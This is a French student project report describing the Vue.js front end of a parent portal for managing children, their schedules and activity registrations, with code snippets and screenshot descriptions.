
On a également ajouté une méthode pour supprimer des notifications spécifiques de l'historique.

The screenshot shows the script part of the NotificationHistory.vue component. It includes a `created()` hook to load history notifications and a `methods` object with a `deleteNotification` method for deleting notifications via axios and a `loadHistoryNotifications` method for loading them.

```
created() {
  this.loadHistoryNotifications();
},
methods: {
  async deleteNotification(id) {
    try {
      await axios.delete(`http://localhost:8000/api/delete/notification/${id}`);
      this.historyNotifications = this.historyNotifications.filter(n => n.id !== id);
    } catch (error) {
      console.error("Failed to delete notification:", error);
    }
  },
  async loadHistoryNotifications() {
    try {
      const response = await axios.get(`http://localhost:8000/api/show/notification/parent/remaining/`);
      this.historyNotifications = response.data;
      this.loading = false;
    } catch (error) {
      console.error("Failed to load notifications:", error);
      alert(error.response.data.message);
      this.loading = false;
      this.error = true;
    }
  }
}
```

## Mes enfants :

On a créé le composant UserChildren pour afficher et gérer les informations des enfants d'un utilisateur. Ce composant permet à l'utilisateur de voir la liste de ses enfants, ajouter un enfant, voir la planification et éditer les informations de chaque enfant.




The screenshot shows a web application interface titled "Mes Enfants". At the top, there is a message: "Voici la liste de vos enfants. Vous pouvez ajouter un enfant, voir la planification ou éditer les informations de chaque enfant." Below this is a green button labeled "+ Ajouter un enfant". Three child cards are listed:

- Marwan mobader**: Date de naissance : 2013-04-12, Niveau : Primaire. Buttons: Planification, Éditer.
- amir talbi**: Date de naissance : 2010-12-11, Niveau : Collège. Buttons: Planification, Éditer.
- rawan Vernas**: Date de naissance : 2014-03-15, Niveau : Primaire. Buttons: Planification, Éditer.

- La partie Template :

Le Template du composant UserChildren comprend plusieurs sections : un titre, un texte explicatif, un bouton pour ajouter un enfant, et une liste des enfants. Chaque enfant est représenté par une carte contenant une photo, des détails, et des boutons pour la planification et l'édition.




```
router.js  UserChildren.vue >
1  <template>
2    <div class="user-children-container">
3      <h1>Mes Enfants</h1>
4      <p>Voici la liste de vos enfants. Vous pouvez ajouter un enfant, voir la planification ou éditer les informations de chaque enfant.</p>
5      <button @click="goToAddChild" class="add-child-btn">
6        <i class="fas fa-plus"></i> Ajouter un enfant
7      </button>
8      <div v-if="loading" class="loader">Chargement des enfants...</div>
9      <div v-else-if="error" class="error-message">Erreur lors de la récupération des enfants. Veuillez réessayer plus tard.</div>
10     <div v-else>
11       <div v-for="child in children" :key="child.id" class="child-card">
12         <div class="child-photo">
13           
14         </div>
15         <div class="child-details">
16           <h3>{{ child.nom }} {{ child.prenom }}</h3>
17           <p><strong>Date de naissance :</strong> {{ child.date_naissance }}</p>
18           <p><strong>Niveau :</strong> {{ child.niveau }}</p>
19         </div>
20         <div class="action-buttons">
21           <button @click="goToChildPlanning(child.id)">
22             <i class="fas fa-calendar-alt"></i> Planification
23           </button>
24           <button @click="editChild(child.id)">
25             <i class="fas fa-edit"></i> Éditer
26           </button>
27         </div>
28       </div>
29     </div>
30   </template>
```

- La partie script :

On introduit la méthode fetchChildren qui est essentielle dans le composant UserChildren afin de récupérer les données des enfants depuis le serveur backend.

Dans cette fonction on a vérifié si les données reçues sont un tableau et si le premier élément de ce tableau est également un tableau. Si c'est le cas, on assigne le premier tableau imbriqué à `this.children`. Sinon, on assigne directement les données reçues à `this.children`. Cela permet de gérer différents formats de réponse potentiels du backend.




```

42     error: false
43   };
44 }
45 created() {
46   this.fetchChildren();
47 },
48 methods: {
49   async fetchChildren() {
50     try {
51       const response = await axios.get(url: 'http://localhost:8000/api/show/parent/enfant/');
52       console.log('Response data:', response.data);
53       if (Array.isArray(response.data) && Array.isArray(response.data[0])) {
54         this.children = response.data[0]; // Assigné le tableau imbriqué
55       } else {
56         this.children = response.data;
57       }
58       this.loading = false;
59     } catch (error) {
60       console.error('Erreur lors de la récupération des enfants:', error);
61       this.loading = false;
62       this.error = true;
63     }
64   },

```

#### ▪ Ajouter un enfant :

Dans cette section, nous avons utilisé un composant Vue.js pour créer une interface permettant d'ajouter un nouvel enfant. Le formulaire d'ajout comprend des champs pour le nom, le prénom, la date de naissance, le niveau et la photo de l'enfant.




The screenshot shows a web browser window with the URL `http://localhost:3001/AjouterEnfant`. The page title is "Ajouter un Nouvel Enfant". The form contains the following fields:

- Nom:** Input field
- Prénom:** Input field
- Date de naissance:** Input field with placeholder "jj/mm/aaaa" and a calendar icon.
- Niveau:** Input field
- Photo:** Input field with a "Choisir un fichier" button and a message "Aucun fichier choisi".

At the bottom of the form is a large blue button labeled "Ajouter l'enfant".

- La template :

Le template HTML inclut un formulaire avec plusieurs champs d'entrée pour les informations de l'enfant. Chaque champ est lié au modèle de données child à l'aide de la directive v-model.




```

1 router.js
2 AjouterEnfant.vue
3
4 <template>
5   <div class="add-child-container">
6     <h1>Ajouter un Nouvel Enfant</h1>
7     <form @submit.prevent="submitForm" class="add-child-form">
8       <div class="form-group">
9         <label for="nom" class="form-label"><i class="fas fa-user"></i> Nom:</label>
10        <input type="text" id="nom" v-model="child.nom" class="form-input" required>
11      </div>
12      <div class="form-group">
13        <label for="prenom" class="form-label"><i class="fas fa-user"></i> Prénom:</label>
14        <input type="text" id="prenom" v-model="child.prenom" class="form-input" required>
15      </div>
16      <div class="form-group">
17        <label for="date_naissance" class="form-label"><i class="fas fa-calendar"></i> Date de naissance:</label>
18        <input type="date" id="date_naissance" v-model="child.date_naissance" class="form-input" required>
19      </div>
20      <div class="form-group">
21        <label for="niveau" class="form-label"><i class="fas fa-graduation-cap"></i> Niveau:</label>
22        <input type="text" id="niveau" v-model="child.niveau" class="form-input" required>
23      </div>
24      <div class="form-group">
25        <label for="photo" class="form-label"><i class="fas fa-camera"></i> Photo:</label>
26        <input type="file" id="photo" @change="onFileChange" class="form-input" accept="image/*">
27        <div v-if="child.photo" class="photo-preview">
28          
29        </div>
30      </div>
31    </form>
32  </div>
33
```

- La partie script :

On a ajouté une méthode **onFileChange** qui est déclenchée lorsque l'utilisateur sélectionne une photo. Elle utilise un FileReader pour lire le fichier et convertir l'image en une URL de données (data URL). L'URL de données est ensuite assignée à la propriété photo de l'objet child.



```

48
49   methods: {
50     onFileChange(e) {
51       const file = e.target.files[0];
52       if (file) {
53         const reader = new FileReader();
54         reader.onload = (e) => {
55           this.child.photo = e.target.result;
56         };
57         reader.readAsDataURL(file);
58       }
59     },
60   },
61 
```

La méthode **submitForm**: est déclenchée lors de la soumission du formulaire. Elle crée un objet FormData et y ajoute les propriétés de l'enfant. Si une photo est présente, elle est convertie en un Blob (via la méthode dataURLtoBlob) et ajoutée aux FormData. Les données sont ensuite envoyées au backend via une requête POST avec axios. En cas de succès, l'utilisateur est redirigé vers la liste des enfants.

```

JS router.js      ▾ AjouterEnfant.vue ×

59   },
60   async submitForm() {
61     try {
62       // Préparez les données du formulaire pour l'envoi
63       const formData = new FormData();
64       formData.append('nom', this.child.nom);
65       formData.append('prenom', this.child.prenom);
66       formData.append('date_naissance', this.child.date_naissance);
67       formData.append('niveau', this.child.niveau);
68       if (this.child.photo) {
69         formData.append('photo', this.dataURLtoBlob(this.child.photo));
70       }
71
72       // Envoyez les données au backend
73       await axios.post('http://localhost:8000/api/children', formData, { config: {
74         headers: {
75           'Content-Type': 'multipart/form-data'
76         }
77       });
78
79       // Redirigez vers la liste des enfants après l'ajout
80       this.$router.push({ name: 'userchildren' });
81     } catch (error) {
82       console.error('Erreur lors de l\'ajout de l\'enfant:', error);
83     }
84   },
85   dataURLtoBlob(dataURL) {

```

On a utilisé aussi une méthode **dataURLtoBlob** qui sert à convertir une URL de données en un objet Blob. C'est nécessaire pour envoyer des fichiers binaires (comme les images) via FormData.

```

    ,
  dataURLtoBlob(dataURL) {
    const arr = dataURL.split(',');
    const mime = arr[0].match(/:(.*?);/)[1];
    const bstr = atob(arr[1]);
    let n = bstr.length;
    const u8arr = new Uint8Array(n);
    while (n--) {
      u8arr[n] = bstr.charCodeAt(n);
    }
    return new Blob([u8arr], { type: mime });
  }
}

```

- [Planification de l'enfant :](#)

Ce composant Vue.js affiche la planification des activités pour un enfant spécifique. Il utilise

l'API pour récupérer les données et les affiche dans une interface utilisateur attrayante.

- La partie Template :

```

1 <template>
2   <div class="child-planning">
3     <h1>Planification de l'enfant</h1>
4     <p class="instruction-text">Veuillez trouver ci-dessous les activités planifiées pour votre enfant.</p>
5     <div v-if="loading" class="loader">Chargement de la planification...</div>
6     <div v-else-if="error" class="error-message">Erreur lors de la récupération de la planification. Veuillez réessayer plus tard.</div>
7     <div v-else class="calendar">
8       <div class="week">
9         <div v-for="(plan, index) in planning" :key="index" class="day">
10          <h2>{{ plan.jour }}</h2>
11          <div class="activity">
12            <p><strong>{{ plan.titre }}</strong></p>
13            <p>{{ plan.heure_debut }} - {{ plan.heure_fin }}</p>
14            <p><span class="animer_par">Animé par :</span> {{ plan.name }}</p>
15          </div>
16        </div>
17      </div>
18    </div>
19  </div>
20 </template>

```

- La partie script :

On a utilisé `this.$route.params.id` pour obtenir l'ID de l'enfant depuis les paramètres de la route.

```

{ path: '/userchildren', component: UserChildren, name: "userchildren" , meta: { requiresAuth: true , roles: ['parent'] } },
{ path: '/childplanning/:id', component: ChildPlanning, name: "childplanning" , meta: { requiresAuth: true , roles: ['parent'] } },
{ path:'editChild/:id' , component:EditChild , name:"editChild" , meta: { requiresAuth: true , roles: ['parent'] } },

```

```
router.js  ChildPlanning.vue ×
22 import axios from '@/axios';
23 1+ usages  ↗ Anass El Ouahabi *
24 export default {
25   name: 'ChildPlanning',
26   data() {
27     return {
28       planning: [],
29       loading: true,
30       error: false
31     };
32   },
33   created() {
34     this.fetchPlanning();
35   },
36   methods: {
37     async fetchPlanning() {
38       const enfantId = this.$route.params.id;
39       try {
40         const response = await axios.get(url: 'http://localhost:8000/api/show/enfant/planning/${enfantId}');
41         console.log('la réponse est', response.data);
42         this.planning = response.data;
43         this.loading = false;
44       } catch (error) {
45         console.error('Erreur lors de la récupération de la planification:', error);
46         this.loading = false;
47         this.error = true;
48       }
49     }
50   }
51 }
```

- La partie style :

```
router.js  ChildPlanning.vue ×
52 <style scoped>
53 .child-planning {
54   padding: 20px;
55   text-align: center;
56   background: #f5f7fa;
57   color: #333;
58 }
59
60 h1 {
61   font-size: 2.5rem;
62   margin-bottom: 20px;
63   font-family: 'Baloo Bhaijaan 2', cursive;
64   color: #0056b3;
65   font-weight: bold;
66 }
67
68 .instruction-text {
69   font-size: 1.2rem;
70   color: #4e62a7;
71   margin-bottom: 20px;
72 }
73
74 .loader {
75   font-size: 1.5rem;
76   color: #3498db;
77 }
```

```
77 }
78
79 .error-message {
80   color: red;
81   font-size: 1.2rem;
82 }
83
84 .calendar {
85   display: flex;
86   flex-direction: column;
87   gap: 20px;
88 }
89
90 .week {
91   display: flex;
92   justify-content: space-around;
93   flex-wrap: wrap;
94   margin-top: 20px;
95   gap: 20px;
96 }
97
98 .day {
99   background: #ffffff;
100   padding: 20px;
101   border-radius: 10px;
102   box-shadow: 0 4px 20px rgba(0, 0, 0, 0.1);
103   flex: 1;
```

```

router.js          ChildPlanning.vue
127 margin-bottom: 10px;           104 margin: 10px;
128 transition: background-color 0.3s; 105 min-width: 250px;
129 }           106 transition: transform 0.3s, box-shadow 0.3s;
130           107 }
131 .activity p {           108 .day:hover {
132   margin: 10px 0;         109   transform: translateY(-5px);
133   font-size: 1.1rem;     110   box-shadow: 0 8px 20px rgba(0, 0, 0, 0.2);
134   color: #34495e;       111 }
135 }           112
136 .activity strong {        113 .day h2 {
137   color: #3498db;         114   font-family: 'Baloo Bhaijaan 2', cursive;
138   font-size: 1.2rem;      115   color: #2c3e50;
139 }           116   font-size: 1.8rem;
140           117   margin-bottom: 10px;
141 .activity:hover {        118   border-bottom: 2px solid #000000;
142   background-color: #d8eaf7; 119   padding-bottom: 5px;
143 }           120 }
144           121
145 .animer_par {            122 .activity {
146   font-size: 1.2rem;      123   background: #eaf1f8;
147   color: #7f8c8d;        124   padding: 15px;
148   font-weight: bold;     125   border-radius: 5px;
149 }           126   margin-bottom: 10px;
150           127   transition: background-color 0.3s;
151 </style>           128 }
152

```

#### ▪ [Editer un enfant:](#)

Le composant EditChild permet aux utilisateurs de modifier les informations d'un enfant existant. Il offre une interface utilisateur pour mettre à jour le nom, le prénom, la date de naissance, le niveau et la photo de l'enfant. Les données de l'enfant sont chargées lors de la création du composant en utilisant une requête API. Les modifications apportées sont soumises via un formulaire multipart/form-data, permettant également le téléchargement de fichiers d'image. Un bouton de suppression est également disponible pour permettre la suppression

http://localhost:8081/editChild/1

Éditer l'Enfant

**Nom:**

**Prénom:**

**Date de naissance:**  jj/mm/aaaa

**Niveau:**

**Photo:**  Choisir un fichier | Aucun fichier choisi

**Enregistrer les modifications**

**Supprimer l'enfant**

- Mes demandes :

The screenshot shows a top navigation bar with links: BIENVENUE, Accueil, À propos de nous, Contact, FAQ, and a user profile icon. A sidebar dropdown menu is open, showing options: Profil, Mes Enfants, Changer mot de passe, Mes demandes (which is highlighted in blue), and Déconnexion. Below the sidebar, there's a main content area with a title 'Programmation entre 15 et 17 ans' and a sub-section 'Cours de programmation intermédiaire pour...'. A 'FREE PYTHO' logo and a 'RESOURCES' section with various icons are also visible.

En accédant à la partie de mes demandes, on trouve toutes les demandes soumises par les parents, avec leur date de demande .

The screenshot shows a page titled 'Mes Demandes' with three items listed. Each item has a creation date and a 'Voir Détails' button. The items are: Date de création : 27/05/2024, Date de création : 27/05/2024, and Date de création : 17/04/2024.

- Le details de chaque demande :

The screenshot shows a page titled 'Activités pour la Demande' with two activity cards. The first card is for 'Introduction à Python' with the objective: 'Apprendre les bases de Python, comprendre les concepts fondamentaux de la programmation, créer des programmes simples.' and domain: 'Programmation'. The second card is for 'Algorithmique et Structures de Données' with the objective: 'Comprendre l'importance des algorithmes, apprendre à résoudre des problèmes complexes, manipuler des structures de données pour optimiser les programmes.' and domain: 'Structures de Données'. Both cards have a 'Voir Enfants' button.

Cette page affiche toutes les activités sélectionnées par le parent lors de l'inscription de ses enfants à une offre spécifique.

En cliquant sur le bouton pour voir les enfants, on peut accéder à la liste de tous les enfants que le parent a choisis pour inscrire à une activité. Ces enfants sont affichés avec leur état, indiquant s'ils ont été acceptés ou refusés.



- Ca partie template :


Dans cette section du code, nous avons structuré notre template avec des éléments HTML pour afficher la liste des enfants. Le v-for est utilisé pour itérer sur le tableau des enfants et afficher chaque enfant individuellement. La directive conditionnelle v-if gère l'affichage du chargement et des messages d'erreur.

```
1 <template>
2   <div class="activity-children">
3     <h1>Enfants pour l'Activité</h1>
4     <div v-if="loading">Chargement des enfants...</div>
5     <div v-else-if="error" class="error-message">Erreur lors de la récupération des enfants. Veuillez réessayer plus tard.</div>
6     <div v-else>
7       <div v-for="child in children" :key="child.id" class="child-item">
8         <div class="child-details">
9           <h2>{{ child.nom }}</h2>
10          <p><strong>Niveau :</strong> {{ child.niveau }}</p>
11          <p><strong>État :</strong>
12            | <span :class="getStatusClass(child.etat)">{{ child.etat }}</span>
13          </p>
14        </div>
15      </div>
16    </div>
17  </div>
18 </template>
19 <script>
20 import axios from '@axios';
21
```

- La partie script :

Dans la méthode fetchChildren, nous utilisons axios pour envoyer une requête GET à notre backend afin de récupérer les données des enfants pour une activité spécifique. Les paramètres de la route (requestId et activityId) sont utilisés pour construire l'URL de l'API. En cas de succès, les données des enfants sont assignées à this.children et l'état de chargement est mis à jour. En cas d'échec, une erreur est affichée.

La méthode `getStatusClass` attribue une classe CSS en fonction de l'état de l'enfant (accepté, refusé ou en cours), ce qui permet de styliser dynamiquement l'affichage de l'état.



The screenshot shows a code editor with two tabs open: `router.js` and `ActivityChildren.vue`. The `ActivityChildren.vue` tab is active, displaying the following code:

```
31  },
32  created() {
33    this.fetchChildren();
34  },
35  methods: {
36    async fetchChildren() {
37      const { requestId, activityId } = this.$route.params; // Assuming you are passing the request and activity IDs via route parameters
38      try {
39        const response = await axios.get(`http://localhost:8000/api/show/parent/demande/activity/enfants/${requestId}/${activityId}`);
40        this.children = response.data;
41      } catch (error) {
42        console.error('Erreur lors de la récupération des enfants:', error);
43        this.loading = false;
44        this.error = true;
45      }
46    },
47    getStatusClass(status) {
48      switch (status) {
49        case 'accepté':
50          return 'status-accepted';
51        case 'refusé':
52          return 'status-refused';
53        case 'en cours':
54          return 'status-pending';
55        default:
56          return '';
57      }
58    }
59  }
60
```

#### □ Parcours de l'utilisateur pour créer une demande :

Cherchant d'abord l'offre qu'on souhaite inscrirez nos enfant :



The screenshot shows a web page titled "Toutes les Offres". A search bar at the top contains the text "cours de progra". Below the search bar is a list of course offerings. The first item in the list is a card for a Python course:

**FREE PYTHON RESOURCES**  
GET STARTED

Programming entre 15 et 17 ans

